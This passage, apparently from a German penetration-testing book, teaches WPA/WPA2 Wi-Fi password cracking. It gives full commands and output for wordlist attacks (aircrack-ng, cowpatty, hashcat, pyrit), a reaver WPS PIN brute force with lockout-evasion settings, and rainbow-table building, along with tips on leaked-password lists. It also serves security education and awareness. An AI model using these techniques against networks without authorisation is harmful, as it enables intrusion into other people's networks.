Kali bringt hier einige Passwortlisten mit. Diese finden Sie unter `/usr/share/wordlists/`.

Eine davon, die "rockyou.txt", wollen wir uns ansehen. Dies ist nicht die beste Passwortliste für den deutschsprachigen Raum vor allem, weil Sie international ausgerichtet ist. Ich konnte in Ihr sowohl deutsche, englische, tschechische, französische und spanische Begriffe identifizieren. Für mehr reichten meine Sprachkenntnisse nicht aus...

Es ist allerdings erschreckend, wie viele Passwörter ich in meiner Karriere allein mit dieser Liste herausfinden konnte. Ich spreche hier nicht nur von WLAN, sondern auch Logins für Webseiten, Email- und Benutzerkonten auf Rechnern und vielem mehr!

Wenn Sie Ihre Passwörter auch in der Liste finden, wird es höchste Zeit sie zu ändern!

Die Liste liegt in gzip komprimierter Form vor. Daher kopieren wir die Liste einmal in unser Homeverzeichnis und entpacken sie:

```
mark@kali:~$ cp /usr/share/wordlists/rockyou.txt.gz .
mark@kali:~$ gunzip rockyou.txt.gz
```

Danach sehen wir uns einmal an, wie sicher "pass1234" wirklich ist:

```
mark@kali:~$ cat rockyou.txt | grep -i pass1234
pass1234
Pass1234
pass12345
PASS1234
pass123456789
pass123456
xpass12345x
tresspass12345
pass1234WORD

pass1234:::
pass12345a
pass123456port
pass1234567890
mypass12345
mypass1234
```

```
allopass1234
Pass1234word
Pass1234==
Pass1234!@
Nopass1234
*Pass1234
!Pass1234
```

Die Option `-i` von grep ignoriert Groß- und Kleinschreibung und bringt alle Zeilen, die irgendwo ein `"pass1234"` enthalten zum Vorschein.

Manche User denken, dass obskure Schreibweisen bei denen zB statt einem s ein $ oder statt o eine 0 verwendet werden sicher sind. Dann stellen wir das auch mal auf die Probe:

```
mark@kali:~$ cat rockyou.txt | grep -i ^pa\\\$
pa$$word
pa$$w0rd
Pa$$w0rd
Pa$$word
PA$$word
PA$$word11
PA$$word00
Pa$$Word11
pa$$word1
Pa$$w0rd1
... Ausgabe gekürzt
```

Ein Satz mit `"x"` – das war wohl nix!

Sie werden sich über die "komische" Filteranweisung wahrscheinlich wundern. Darf ich vorstellen, Regular Expressions oder kurz regex. Damit lassen sich sehr mächtige Filter-Muster definieren. Böse Zungen behaupten wegen der Komplexität von Regular Expressions: Löst man ein Problem mit regex, dann hat man hinterher zwei Probleme.

Exzessiver Einsatz führt zu kaum lesbaren und unübersichtlichen Mustern aber ich will Ihnen dennoch einen kleinen Einblick geben anhand des hier

verwendeten Musters:
^pa\\\$
^ ..... Zeilenbeginn (*in diesem Anwendungsfall*)
pa .... normaler Text
\\\ ... Hebt die besondere Bedeutung des nachfolgenden Zeichens auf
$ ..... Steht normalerweise für das Zeilenende außer man negiert die Bedeutung

Das Voranstellen von \\\ nennt man quoten und wird dazu verwendet das folgende Zeichen als normales Textzeichen zu werten und nicht nach der Bedeutung des Zeichens zu suchen. Normalerweise reicht \ um das zu erreichen. Da wir hier mit einer Pipe Arbeiten benötigen wir \\\. Merken Sie sich einfach, wenn ein Backslash nicht reicht dann nehmen Sie drei!

Damit ist das Filtermuster schnell entziffert - wir suchen nach allen Zeilen, die mit "pa$" beginnen und dank -i wird auch die Groß- und Kleinschreibung ignoriert.

Schauen wir uns nun auch noch an, wie viele Passwörter in der rockyou.txt stecken

```
mark@kali:~$ cat rockyou.txt | wc -l
14344392
```

Und das sind nun alles annehmbare Zeiten, um ein Passwort zu knacken.

Für dieses Beispiel habe ich ein Passwort gewählt, dass auch in der Wortliste vorkommt.

```
root@kali:~# aircrack-ng -a 2 -e YOURBITCH -w rockyou.txt yourbitch-01.cap

                    Aircrack-ng 1.2 rc4

    [00:05:27] 3092192/9822769 keys tested (9414.55 k/s)

    Time left: 11 minutes, 54 seconds 31.48%

                    KEY FOUND! [ novisayang ]
```

```
Master Key : 85 A7 0A DB 3A 9D EE 7B 59 7C 8A BC 0E 07 0E
AA
               B5 9E 16 D8 C6 E8 92 42 58 39 07 26 30 0F 7E
               32

Transient Key : AB 54 F3 CD 02 59 78 CA B8 37 31 4E 31 FB
61 A5
               06 47 9C AC 48 E2 46 A2 2F F8 85 81 4F 40 41
               5A
               19 37 A2 FB 21 1E 01 1E 7E EB 0B 28 2C 0F BE
               EE
               5C 96 1F 9E 30 A2 59 B3 6D 66 97 55 F4 EB F9
               9F

EAPOL HMAC : 0D DC D5 ED A4 50 6E 00 10 ED 05 9D F2 CC E2
7F
```

Hierbei bedeuten die Optionen Folgendes:

`-a`	Modus-Auswahl
`2`	WPA-Modus
`-e`	Der folgende Wert ist eine ESSID (*Netzwerkname*)
`YOURBITCH`	Netzwerkname
`-w`	Der folgende Wert ist der Pfad zur Wortliste
`rockyou.txt`	Name der Wortliste (*ohne Pfadangabe sucht das Programm im gleichen Ordner*)
`yourbitch-01.cap` ..	Dateiname der CAP-Datei die wir zuvor erstellt haben

Wie Sie sehen können ist eine starke CPU deutlich schneller - statt 663 Keys pro Sekunde schafft der Ryzen-Prozessor 9.414 Keys pro Sekunde!
Ein weiteres Tool, mit dem wir später noch mehr arbeiten werden, ist cowpatty:

Hier habe ich wiederum das Netbook benutzt und das Passwort des Routers geändert damit es nicht so lange dauert.

```
root@kali:~# cowpatty -f rockyou.txt -r yourbitch-01.cap -s YOURBITCH
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
Collected all necessary data to mount crack against WPA2/PSK passphrase.
Starting dictionary attack. Please be patient.
key no. 1000: skittles1
key no. 2000: princess15
key no. 3000: unfaithful
key no. 4000: andresteamo

The PSK is "pass1234".

4043 passphrases tested in 12.72 seconds: 317.84 passphrases/second
```

Dieser Befehl sollte selbsterklärend sein - die Wortliste übergeben wir mit der Option -f. Diese Option steht für eine klassische Passwortliste anstatt einer Rainbowtable die wir später noch kennenlernen werden.

Weiters fällt auf, dass cowpatty nur 318 Passwörter pro Sekunde schafft. Im Vergleich dazu kam aircrack-ng auf 663, was mehr als doppelt so schnell ist! Daher macht es durchaus Sinn, sich die verschiedenen Tools genauer anzusehen und zu vergleichen, welches wie gut arbeitet.

Also ziehen wir ein Zwischenfazit:

Sind Passwörter ausreichend komplex, lang und lassen sich nicht in einer Wortliste finden wird der Angreifer das Ende des Bruteforce-Angriffs wahrscheinlich nicht erleben!

Soweit so gut... wäre da nicht der Industrie eine weitere Vereinfachung für den DAU (*Dümmster anzunehmender User*) eingefallen, die dazu noch von so manchem Hersteller sehr "bescheiden" umgesetzt worden ist...

Weitere Wortlisten finden

Natürlich sind die mitgelieferten Wortlisten nicht sehr ausführlich und wer mehr Zeit aufwenden möchte, findet weitere Wortlisten beispielsweise auf folgenden Seiten:

https://sourceforge.net/projects/wordlist-collection/
https://github.com/danielmiessler/SecLists/tree/master/Passwords

Ich fand vor allem `hashes.org` interessant, da man auf dieser Seite verschiedenste Passwörter aus geleakten Zugangsdaten realer Personen fand. Leider ist die Seite nach einen Serverausfall mit erheblichem Datenverlust offline. Was ich davon noch auf meinem System oder im Internet finden konnte, ist in meine Wordlist-Collection eingeflossen...

Wer speziellere Wortlisten sucht, ist bei den SecLists von Daniel Miessler richtig. Dort findet sich von Standardzugangsdaten über ein paar Leaks bis hin zu den Wortlisten verschiedenster Tools einiges. Die Sammlung ist in Summe nicht sehr üppig und wer die schiere Masse sucht, ist bei meiner Wordlist-Collection besser aufgehoben. Wer etwas lernen und sich in die Arbeitsweise von diversen Tools einarbeiten will, bekommt bei den SecLists einen Blick unter die Haube geboten. Abgesehen davon sind die Standard-Zugangsdaten oftmals Gold wert!

Natürlich gibt es Tausende weitere Wortlisten und Seiten, die diese anbieten. Abgesehen von länder- bzw. sprachspezifischen Wörtern würde ich nicht empfehlen viele Wortlisten zu kombi-nieren. Sehr viele Wörter werden ident sein und meiner Erfahrung nach erhöht jede weitere Wortliste die wir gegen ein Ziel laufen lassen die Ausführungszeit deutlich mehr als die Chance noch weitere Passwörter zu knacken.

Meine liebsten Wortlisten sind `"rockyou.txt"` wenn es schneller gehen soll und `"Leaks_combined.txt"` - was ich damit nicht knacken kann, das kann ich in 97 von 100 Fällen auch nicht mit weiteren Wortlisten knacken. Abgesehen von Wortlisten die auf den User zugeschnitten wurden oder länder- bzw. sprachspezifisch sind.

Und genauso nutze ich Wortlisten auch - eine der beiden oben genannten Wortlisten und dann eine länderspezifische hinterher, um noch ein paar weitere Passwörter zu knacken. Das folgend gezeigte Tool hashcat ist bei vielen weiteren Hashes ebenfalls sehr nützlich wie wir in weiterer Folge noch sehen werden. Auch die Vorgehensweise, die ich hier beschreibe, bezieht sich auf alle Passwortangriffe, die ich durchführe - nicht nur auf das Knacken von WLANs.

WPS - Bequemlichkeit hat einen Preis

WPS steht für Wireless Protected Setup und bietet zwei Methoden. Entweder wird die Verbindung per Knopfdruck aufgebaut oder mit einer PIN-Nummer.

Die Methode per Knopfdruck (WPS-PBC) funktioniert vereinfacht gesagt so: Der Client will sich verbinden und lauscht nach dem Passwort. Der Benutzer drückt am Router einen Knopf und daraufhin sendet der AP das Passwort im Klartext an den Client. Dieser kann nun die erhaltene Passphrase verwenden, um sich per WPA/WPA2 anzumelden.

Das Ganze ist somit belauschbar. Allerdings kommt es nur sehr selten vor, dass ein neues System erstmalig mit dem Netzwerk verbunden wird. Ein Angreifer müsste Wochen oder Monate lang lauschen und zig TB an Paketen aufzeichnen und darauf warten, dass der Besitzer des WLAN ein neues Gerät kauft und dieses dann mit WPS verbindet.

Die zweite Methode mittels PIN (WPS-PIN) ist allerdings vielversprechend für Angriffe. Der Ablauf ist vereinfacht gesagt wie folgt:

1. Anforderung der WPS-PIN-Authentifizierung wird von Client gesendet
2. Client und Router tauschen Schlüssel für die Transportverschlüsselung aus
3. Der AP sendet je eine PIN-Hälfte mit je einer Zufallszahl gehasht an den Client
4. Der Client antwortet mit der ersten Hälfte seiner eingegebenen PIN transportverschlüsselt
5. Wenn dieser erste Teil der PIN korrekt ist, bestätigt der AP das mit der ersten Zufallszahl
6. Der Client kann dann die erste PIN-Hälfte verifizieren und weiß er kommuniziert mit dem richtigen Accesspoint

7. Jetzt schickt der Client die zweite Hälfte seiner eingegebenen PIN transportverschlüsselt
8. Wenn auch diese PIN stimmt bestätigt der AP mit der zweiten Zufallszahl und den WLAN-Einstellungen (*WPA/WPA2, Passwort, Verschlüsselungsmethode, usw.*)
9. Kann der Client auch die zweite Hälfte der PIN mit der zweiten Zufallszahl verifizieren,
10. verbindet er sich mit dem Netzwerk

Theoretisch sollte ein Router ein kleines Display haben, dass bei Bedarf einen einmalig zu verwendenden Pincode anzeigt. Aus Kostengründen wird aber oftmals darauf verzichtet und mit einer statischen WPS-PIN gearbeitet. Damit die nicht für jedes Gerät der Baureihe ident ist, wird die PIN anhand der MAC, SSID, einer Kombination aus beiden oder anderen Werten gebildet. Das ist allerdings berechenbar, sobald man die Methodik dahinter verstanden hat.

SSID und MAC-dresse sind problemlos herauszufinden. Daher gibt es für einige Router-Modelle Tools um die PIN-Nummer zu errechnen.

Eine 8-stellige PIN würde in maximal 100.000.000 Versuchen geknackt werden. Doch durch das Aufteilen in zwei halbe PINs sind es dann eine 4-stellige PIN-Nummer und eine 3-stellige zweite PIN mit einer angehängten Prüfziffer am Ende. Und daher braucht es nur 10.000 Versuche, um PIN 1 zu knacken, und danach nochmals maximal 1000 Versuche für PIN 2 da sich die 4. Stelle der zweiten PIN-Nummer (*die Prüfziffer*) errechnen lässt.

Das Einzige das WPS also schützt, ist eine Begrenzung der Versuche pro Gerät und das ist nicht bei allen Geräten implementiert. Und selbst wenn diese Funktionalität mittels Updates nachrüstbar wäre dann vergessen viele User darauf, dass auch die Firmware Ihres Routers Software ist, und man Software generell auf dem neuesten Stand halten sollte, um Sicherheitslücken zu schließen. Kaum etwas wird so spärlich aktualisiert wie Router.

Der einzige Schutz ist hier WPS zu deaktivieren, wenn man es nicht aus irgendeinem Grund unbedingt braucht.

Also dann, greifen wir einen verwundbaren Router an:

```
root@kali:~# reaver -i wlan0mon -b 00:1E:2A:64:F5:A0

Reaver v1.5.2 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner
<cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

[+] Waiting for beacon from 00:1E:2A:64:F5:A0
[+] Associated with 00:1E:2A:64:F5:A0 (ESSID: YOURBITCH)
[+] Starting Cracking Session. PIN count: 0, Max PIN attempts:
11000
[P] E-Nonce: 52:78:f2:2a:53:b5:bb:69:41:35:54:a1:1b:77:f1:6d
[P] PKE:
d0:14:1b:15:65:6e:96:b8:5f:ce:ad:2e:8e:76:33:0d:2b:1a:c1:57:6b:
b0:26:e7:a3:28:c0:e1:
ba:f8:cf:91:66:43:71:17:4c:08:ee:12:ec:92:b0:51:9c:54:87:9f:21:
25:5b:e5:a8:77:0e:1f:
a1:88:04:70:ef:42:3c:90:e3:4d:78:47:a6:fc:b4:92:45:63:d1:af:1d:
b0:c4:81:ea:d9:85:2c:
d8:92:17:76:0b:75:c5:d9:66:a5:a4:90:47:2c:eb:a9:e3:b4:22:4f:3d:
89:fb:2b
... Ausgabe gekürzt

[+] WPS PIN: '33335674'
[+] WPS PSK: 'pass1234'
```

WPS PSK ist das wonach wir suchen... Der Pre-Shared-Key bzw. das Passwort, um uns mit dem WLAN zu verbinden.

In der Regel dauert so ein Angriff zwischen 10 Stunden und 4 Tagen. Wenn der AP die zuvor genannten Schwächen hat, ist es egal, ob das Passwort 8-, 10- oder 40-stellig ist und das ist ein echter Tiefschlag. Stellen Sie sich vor, Sie generieren ein extrem komplexes und sehr langes Passwort um ganz sicher vor Wörterbuch- und Bruteforce-Angriffen zu sein und der Router verrät Ihr Passwort freudig nach maximal 11.000 Versuchen.

Aber auch wenn der AP den Angriff erkennt und den Angreifer mit einer Begrenzung der Versuche ausbremst, gibt es noch einige nützliche Tricks:

`-L`	Lock-Status ignorieren
`-d 15`	Zeitverzögerung von 15 Sek. zwischen den Versuchen
`-T 1`	Timeout auf 1 Sek. verlängern
`-r 3:15` ...	Nach 3 Versuchen 15 Sek. pausieren

Oft kann man durch gezieltes Feintuning mit diesen Werten den Router überlisten und knapp unter der Sperrgrenze bleiben. Das geht dann in der Regel schneller, als mehrmals gesperrt zu werden, obwohl es den Angriff verzögert. Im Vergleich zu mehr als 10.000 Jahren sind selbst 1-3 Wochen eine Kleinigkeit. Teilweise hilft es auch die Option -A zu verwenden und mit aireplay-ng einen Fakeauth Angriff zu fahren:

```
root@kali:~# watch -n 30 "aireplay-ng -1 0 wlan0mon -a 00:1E:2A:64:F5:A0"
```

`watch -n 30` wiederholt das in " " gefasste Kommando alle 30 Sekunden.

Es lässt sich übrigens auch gezielt nach Netzwerken ohne WPS-Lock suchen:

```
Wash v1.5.2 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>
mod by t6_x <t6_x@hotmail.com> & DataHead & Soxrok2212

BSSID              Channel    RSSI    WPS Version    WPS Locked    ESSID
-------------------------------------------------------------------------------
00:1E:2A:64:F5:A0  11         -49     1.0            No            YOURBITCH
```

Sehen wir uns an, wie wir noch schneller ein Passwort knacken können...

WPA/WPA2 mit GPU oder Rainbowtables knacken

Als Erstes werden wir versuchen das Passwort mit der GPU (*Grafikprozessor / Grafikkarte*) zu knacken. Ja, sie haben richtig gelesen - Ihre Grafikkarte kann durchaus deutlich schneller sein, wenn es darum geht, einen solchen Hash zu berechnen, da der Prozessor der Grafikkarte für derartige Berechnungen optimiert ist.

Dazu konvertieren wir zuerst die `.cap`-Datei in das `.hccapx`-Format. Dafür benötigen wir ein Tool, dass wir von der Github-Seite

https://github.com/hashcat/hashcat-utils/blob/master/src/cap2hccapx.c

herunterladen können. Danach müssen wir das Programm übersetzen:

```
mark@kali:~$ gcc cap2hccapx.c -o cap2hccapx
```

Dann können wir das Programm in den Ordner `/bin` verschieben damit wir es wie alle anderen Tools auch direkt aufrufen können:

```
root@kali:~# mv cap2hccapx /bin/
```

Schließlich können wir die Datei konvertieren:

```
mark@kali:~$  cap2hccapx  yourbitch-01.cap  yourbitch-01.hccapx
YOURBITCH
Networks detected: 1

[*] BSSID=00:1e:2a:64:f5:a0 ESSID=YOURBITCH (Length: 9)
--> STA=00:1d:4f:ff:15:07, Message Pair=0, Replay Counter=1
--> STA=00:1d:4f:ff:15:07, Message Pair=1, Replay Counter=1
```

```
--> STA=00:1d:4f:ff:15:07, Message Pair=2, Replay Counter=1
--> STA=00:1d:4f:ff:15:07, Message Pair=4 [Skipped Export]

Written 3 WPA Handshakes to: yourbitch-01.hccapx
```

Bevor wir mit dem Knacken beginnen, brauchen wir zuerst die Hashalgorithmus-ID. Diese erhalten wir, wenn wir die Hilfe aufrufen. Da diese recht lang ist, können wir mit

```
mark@kali:~$ hashcat --help | grep WPA
  2500 | WPA-EAPOL-PBKDF2                  | Network Protocols
  2501 | WPA-EAPOL-PMK                     | Network Protocols
 16800 | WPA-PMKID-PBKDF2                  | Network Protocols
 16801 | WPA-PMKID-PMK                     | Network Protocols
```

filtern bzw. nach einem bestimmten Begriff suchen. Danach können wir hashcat mit folgendem Befehl das Passwort knacken lassen:

```
mark@kali:~$ hashcat -m 2500 yourbitch-01.hccapx rockyou.txt

hashcat (v4.0.1) starting...

OpenCL Platform #1: NVIDIA Corporation

=====================================

* Device #1: GeForce GTX 1660, 1485/5943 MB allocatable, 22MCU

Hashes: 3 digests; 2 unique digests, 1 unique salts

Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes,
5/13 rotates

Rules: 1

... Ausgabe gekürzt
```

```
5fcff809ee4c9d01ffec3b8273303df1:001e2a64f5a0:001d4fff1507:YOUR
BITCH:novisayang

cfc615148406ef861f4fb0809687b3e5:001e2a64f5a0:001d4fff1507:YOUR
BITCH:novisayang

Session..........: hashcat
Status...........: Cracked
Hash.Type........: WPA/WPA2
Hash.Target......: yourbitch-01.hccapx
Time.Started.....: Wed Aug 28 18:25:40 2019 (12 secs)
Time.Estimated...: Wed Aug 28 18:25:52 2019 (0 secs)
Guess.Base.......: File (/root/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....: 251.8 kH/s (9.06ms)
Recovered........: 2/2 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 5077989/14344384 (35.40%)
Rejected.........: 1924069/5077989 (37.89%)
Restore.Point....: 4941689/14344384 (34.45%)
Candidates.#1....: ogok2000 -> nikiyabivins
HWMon.Dev.#1.....: Temp: 55c Fan: 54% Util: 94% Core:1950MHz
                   Mem:4001MHz Bus:16
```

Beachten wir hierbei die Zeile `Speed.Dev.#1.....: 251.8 kH/s` dann sehen wir, dass wir mit einer GeForce GTX1660 eine Geschwindigkeit von 251.8 kH/s (*Kilohashes pro Sekunde*) also 251.800 Hashes pro Sekunde erreichen.

Eine GPU die ca. so viel kostet wie der Ryzen 2700 ist also fast 27x so schnell! Man kann sich also gut vorstellen, was ein alter Mining-Server mit 4 - 8 GPUs schaffen könnte. Damit ist WPA

bzw. WPA2 noch nicht gebrochen aber die 4096 Hashing-Durchgänge verlieren zumindest etwas den Schrecken und Bruteforce-Angriffe auf

kürzere Passwörter werden machbar.

Nicht jeder ist bereit gut 200 EUR für eine GPU auszugeben, um Hash-Werte schneller knacken zu können. Daher sehen wir uns an, was die günstigste Nvidia Gaming-GPU die man zum Zeitpunkt der Erstellung der Neuauflage kaufen konnte leistet:

```
hashcat (v5.1.0-1397-g7f4df9eb+) starting...
OpenCL API (OpenCL 1.2 CUDA 10.1.120) - Platform #1 [NVIDIA
Corporation]
================================================================
=========

* Device #1: GeForce GT 1030, 500/2000 MB allocatable, 3MCU

Hashes: 3 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes,
5/13 rotates
Rules: 1
... Ausgabe gekürzt
001e2a64f5a0:001d4fff1507:YOURBITCH:novisayang
001e2a64f5a0:001d4fff1507:YOURBITCH:novisayang
```

```
Session..........: hashcat

Status...........: Cracked

Hash.Name........: WPA-EAPOL-PBKDF2

Hash.Target......: yourbitch-01.hccapx

Time.Started.....: Wed Aug 28 20:35:26 2019 (1 min, 10 secs)

Time.Estimated...: Wed Aug 28 20:36:36 2019 (0 secs)

Guess.Base.......: File (/root/rockyou.txt)

Guess.Queue......: 1/1 (100.00%)

Speed.#1.........: 44183 H/s (6.55ms) @ Accel:16 Loops:512
                   Thr:64 Vec:1

Recovered........: 2/2 (100.00%) Digests

Progress.........: 5004046/14344385 (34.89%)

Rejected.........: 1901326/5004046 (38.00%)

Restore.Point....: 4999764/14344385 (34.86%)

Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1-3

Candidates.#1....: novosibpets -> nouran011128701696

Hardware.Mon.#1..: Temp: 65c Fan: 56% Util: 78% Core:1784MHz
                   Mem:3003MHz Bus:4
```

Selbst eine Grafikkarte, die weniger als 40% der CPU kostet, ist immer noch mehr als 4,5x so schnell. Die Investition in wenigstens eine günstige oder gebrauchte Gaming-Grafikkarte zahlt sich also auf jeden Fall aus.

Der Befehl funktioniert folgendermaßen:

`-m`	steht für Mode und wird von der Mode-ID gefolgt,
`2500`	entsprechen der Mode-ID, die wir vorhin abgefragt haben.
`yourbitch-01.hccapx` ...	ist die vorhin erstellte .hccapx Datei und
`rockyou.txt`	ist die Wortliste.

Ich nutze unter Linux nur Nvidia-Grafikkarten - ob man eventuell auch eine AMD Radeon zum Passwortknacken nutzen kann, habe ich nicht probiert.

Eine weitere Methode wäre der Bruteforce-Angriff ohne Wortliste mit folgenden Optionen:

`-a`	Der Schalter für die Angriffsmethode gefolgt von
`3`	für den Brute-Force-Angriff und dem
`?l?l?l?l?d?d?d?d`	als Muster des Passworts.

Hierbei steht zB? für ein beliebiges Zeichen und l bzw. d für die Zeichenklasse:

`d` ... Ziffern (*digit*)
`l` ... Kleinbuchstaben (*lowercase*)
`u` ... Großbuchstaben (*uppercase*)
`s` ... Sonderzeichen (*special characters*)

Dabei werden allerdings keine deutschen Umlaute oder andere sprachspezifische Buchstaben berücksichtigt. Diese Zeichenklassen beziehen sich nur auf diejenigen Buchstaben, die im Englischen verwendet werden.

Damit haben wir wiederum einen Wert zum Rechnen:

Im Passwort enthaltene Zeichen	Max. mögliche PW	Dauer bei 251.800 Keys / s
0-9	10^8	7 Min.
0-9 + a-z	36^8	130 Tage
0-9 + a-z + A-Z	62^8	27,5 Jahre
0-9 + a-z + A-Z + Sonderzeichen	95^8	834,9 Jahre

Damit ist selbst ein relativ einfaches Passwort wie "pass1234" nicht in einer annehmbaren Zeit knackbar. Allerdings ist ein derart schlechtes Passwort in vielen Wortlisten enthalten und die kann man, wie wir gesehen haben, in wenigen Minuten abarbeiten! Mit 4 - 8 Grafikkarten könnte man die 36^8 möglichen Passwörter allerdings gut bruteforcen. Derartige Server kann man auch bei diversen Cloud-Anbietern mieten - zB bei leadergpu.com sogar Minutenweise.

Möglichkeiten das Ganze weiter zu beschleunigen wären zB das Verwenden von noch schnellerer Hardware und weiterer Rechner. Und im Prinzip machen das Cloud-Crack-Dienste auch genauso. Der technische Hintergrund ist etwas komplexer, aber das kann Ihnen im Moment egal sein, sofern Sie nicht selber ein solches Rechenzentrum aufbauen wollen.

Was Sie allerdings wissen sollten, ist, dass man auf so einer Webseite einen Handshake hochladen kann und nach Bezahlung von 10 - 50 USD und einigen Stunden oder Tagen Wartezeit bekommt man das Passwort per Email. Das Einzige, was derzeit hilft, ist es das Passwort so komplex und lang zu wählen, dass selbst diese Rechenzentren zig Jahre benötigen würden.

Ein weiteres Tool das nicht in Kali enthalten ist und die Grafikkarte zum Knacken von Hashes nutzt, ist pyrit. Dieses Tool will ich Ihnen auch kurz vorstellen...

Sie können es unter https://github.com/JPaulMora/Pyrit herunterladen. Der Autor arbeitet derzeit an einer Version für Python 3. Daher wird diese URL nicht mehr lange aktuell sein. Sie müssen gegebenenfalls danach googeln.

Nachdem Sie das Tool installiert haben können Sie es wie folgt benutzen:

```
mark@kali:~$ pyrit -e YOURBITCH -r yourbitch-01.cap -i
      rockyou.txt attack_passthrough

Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+

Parsing file 'yourbitch-01.cap' (1/1)...
Parsed 76 packets (76 802.11-packets), got 1 AP(s)

Picked AccessPoint 00:1e:2a:64:f5:a0 automatically...
Tried 3140157 PMKs so far; 139321 PMKs per second.

The password is 'novisayang'.
```

Wie wir sehen können ist pyrit nicht so schnell wie hashcat aber 139.321 Keys pro Sekunde sind immer noch richtig viel im Vergleich zur CPU.

Der Befehl hat folgende Schalter:

`-e`	der Schalter für die Angabe der ESSID gefolgt von
`YOURBITCH`	der ESSID
`-r`	die Option für die PCAP-Datei
`yourbitch-01.cap`	der Pfad und Dateiname der `.cap`-Datei
`-i`	der Schalter für das Wörterbuch und
`rockyou.txt`	der Pfad zur Wörterbuchdatei
`attack_passthrough`	der Angriffsvektor

Dieses Tool wird in weiterer Folge noch interessant, wenn wir mit Rainbowtables arbeiten.

Aber sehen wir uns zuerst an, was Rainbowtables sind...

Rainbowtables als Speedbooster

Falls man mit einem Laptop arbeitet, der keine entsprechend starke GPU besitzt, gibt es noch eine weitere Möglichkeit den Vorgang des Knackens zu beschleunigen.

Wie wir vorhin schon geklärt haben wird für den Schlüssel auch die SSID oder der Name des WLANs herangezogen. Viele drahtlose Netzwerke laufen aber immer noch unter dem Standard-Namen, der im Router eingestellt ist (*zB default, netgear, dlink, usw.*). Das ist ein echtes Sicherheitsrisiko, wie wir gleich herausfinden werden. Denn es ist möglich bereits vorab Rainbowtables für diese SSIDs zu bekommen oder selber einmalig Rainbowtables von seinen Passwort-Listen für diese Standard-Netzwerknamen zu erstellen.

Letzteres geht wie folgt:

mark@kali:~$ **genpmk -f zif.lst -d zif-YOURBITCH.rt -s YOURBITCH**

Hierbei steht

`-f`	für Passwortliste gefolgt von
`zif.lst`	als Dateinamen der Wortliste.
`-d`	steht für die Ausgabe als Rainbowtable in eine Datei gefolgt von
`zif-YOURBITCH.rt`	als Dateiname dieser Rainbowtable und
`-s`	heißt, dass der folgende Parameter die SSID mitteilt
`YOURBITCH`	ist dann die SSID.

Natürlich dauert das einmalig quasi so lange, wie das Knacken des Passworts an sich maximal dauern würde. Eine Rainbowtable ist nichts anderes als eine Liste von Hash-Werten, die einem Passwort zugeordnet werden. Damit werden allerdings die 4096 Hash-Berechnungen nur einmalig durchgeführt. Beim eigentlichen Knacken wird dann nur noch der Hash verglichen und das steigert die Geschwindigkeit enorm.

Natürlich macht so etwas nur Sinn für SSIDs, die eben häufig vorkommen. Daher steigert das Ändern der SSID in einen einzigartigen Namen die Sicherheit erheblich, da man hierfür kaum eine vorab berechnete Rainbowtable finden wird.

Ich habe für die Demonstration des Geschwindigkeitsunterschiedes eine Rainbowtable vorbereitet. Also versuchen wir unser Glück nochmal an dem WLAN-Passwort "00990099"...

Diesmal setze ich `cowpatty` ein:

```
mark@kali:~$ cowpatty -d zif-YOURBITCH.rt -r yourbitch-01.cap -s YOURBITCH
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>

Collected all necessary data to mount crack against WPA2/PSK passphrase.
```

```
Starting dictionary attack. Please be patient.
key no. 10000: 00009999

key no. 20000: 00019999
key no. 30000: 00029999
... Ausgabe gekürzt
key no. 990000: 00989999

The PSK is "00990099".

990100 passphrases tested in 5.83 seconds: 169795.83 passphrases/second
```

Diesem Programm übergeben wir mit
`-d` ... den Dateinamen der Rainbowtable mit
`-r` ... die `.cap` Datei aus airodump-ng und mit
`-s` ... die SSID.

Langsam kommen wir der Sache näher - 169.796 Passwörter pro Sekunde lassen sich sehen und bringen die Zeiten ganz schön runter und das auf dem Netbook, das vorhin nur 663 bzw. 318 Keys pro Sekunde schaffte:

Im Passwort enthaltene Zeichen	Max. mögliche PW	Dauer bei 169.796 Keys / s
0-9	10^8	10 Min.
0-9 + a-z	36^8	192 Tage
0-9 + a-z + A-Z	62^8	41 Jahre
0-9 + a-z + A-Z + Sonderzeichen	95^8	1.238 Jahre

Passwörter, die nur aus Zahlen bestehen in Verbindung mit einer Standard-SSID sind also genauso schnell knackbar wie WEP.

Rainbowtables werden aber relativ schnell groß. Würde man eine Rainbowtable mit allen Groß- und Kleinbuchstaben (*ohne Umlaute, etc.*)

sowie Ziffern für Passwörter mit einer Länge von 1-9 Stellen generieren würde dies nicht nur sehr lange dauern, sondern auch 700-800GB an Speicherplatz verschlingen.

Würde man dies für die gängigen Hash-Arten und ESSIDs machen dann kommen einige TB an Speicherplatz zusammen. Bedenken Sie auch, dass wir hierbei noch keine Sonderzeichen verwenden. Würde man diese bei der Berechnung ebenfalls mit einbauen, dann bräuchte man zum Speichern der Rainbowtable einen gut ausgestatteten Storage-Server mit richtig viel Platz.

Natürlich kann man Rainbowtables auch von Wortlisten erstellen - dies wollen wir uns nun am Beispiel von pyrit und dem Passwort novisayang am Ryzen - PC ansehen.

Dazu müssen wir zuerst die Wortliste importieren:

```
mark@kali:~$ pyrit -i rockyou.txt import_passwords
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+

Connecting to storage at 'file://'... connected.
14344391 lines read. Flushing buffers..... .
All done.
```

Mit `import_passwords` wird die Wortliste analysiert und alle Passwörter die zwischen 8 und 63 Zeichen lang sind in eine Datenbank importiert. Alle anderen Passwörter können kein WPA-Passwort sein und werden ignoriert.

Danach müssen wir eine ESSID anlegen:

```
mark@kali:~$ pyrit -e YOURBITCH create_essid
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg
http://pyrit.googlecode.com
This code is distributed under the GNU General Public License
v3+
```

```
Connecting to storage at 'file://'... connected.
